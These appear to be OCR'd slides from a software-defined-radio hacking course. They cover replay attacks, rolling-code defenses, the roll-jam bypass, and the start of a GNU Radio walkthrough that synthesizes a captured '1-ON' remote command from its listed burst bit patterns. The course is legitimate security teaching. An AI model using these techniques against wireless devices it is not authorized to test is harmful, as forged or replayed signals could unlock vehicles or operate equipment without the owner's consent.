
Day 4 Outline

- Protocol Deconstruction
- Replay Attack
  - Setup
  - Running the Attack
- Anticipating Replay Attacks
- Q&A

Anticipating Replay Attacks


- Sequencing
  - Many wireless transmissions use a counter (“sequence number”, “packet number”, etc.) to prevent replay
  - If counter isn’t incremented, packet/signal is rejected
  - May be able to bypass by crafting the expected packet/signal
    - Finding such values requires understanding a protocol, hence Day 2’s lesson on deconstruction/reversing commands
    - To modify signals or craft from scratch, we’ll learn transmission synthesis on Day 4






Anticipating Replay Attacks

- Other defenses include challenge-response transactions, use of “rolling” codes, etc.
- Common in newer cars – recall Day 1 we learned some key fobs not vulnerable to simple replay
- These can be bypassed as well…
  - Ex: rolling codes → “Roll Jam” bypass



Anticipating Replay Attacks

- Roll-Jam Attack
  - “Rolling code” prevents attacker from replaying same signal
  - By adding a jammer, attacker intercepts signal AND prevents the “roll” simultaneously
  - Just as with software, wireless attacks can often be combined/chained for creative impact…
  - We’ll see how to design a signal jammer on Day 5



Day 4 Outline

- Protocol Deconstruction
- Replay Attack
  - Setup
  - Running the Attack
- Anticipating Replay Attacks
- Q&A

Day 5

Day 5 Outline

- Transmission Synthesis
- Jammer Design
- Virtual Remote
- Q&A

Day 5 Outline

- Transmission Synthesis
- Jammer Design
- Virtual Remote
- Q&A


Transmission Synthesis

- First flowgraph simply replayed a capture
- Real radio hacking → synthesize the signal from scratch
  - More practical, much more impressive
  - We've already done the groundwork by deconstructing the signals & protocol
- Once again, we'll use the 1-ON command

```
Burst A/1-10: '1000100010001000100010001000111010001110100011101000111010001000111011101000100011101101'
Burst B/11  : '1000100010001000100010001000111010001110100011101000111010001000100010001000100010001'

(Burst:97s,Quiet Period:31s; symbol period ~171us)

Command == (Burst A,Quiet)*10 + Burst B
```


Transmission Synthesis

- Begin w/previous flowgraph, we'll just make some modifications




Transmission Synthesis

- Delete File Source and Multiply Const




Transmission Synthesis

- Add new blocks Vector Source and Repeat




Transmission Synthesis

- Add new Variable blocks ‘baud’ and ‘sps’




Transmission Synthesis

- Set baud rate as shown




Transmission Synthesis

- Set samples/second as shown




Transmission Synthesis

- Add additional variables BurstA and BurstB



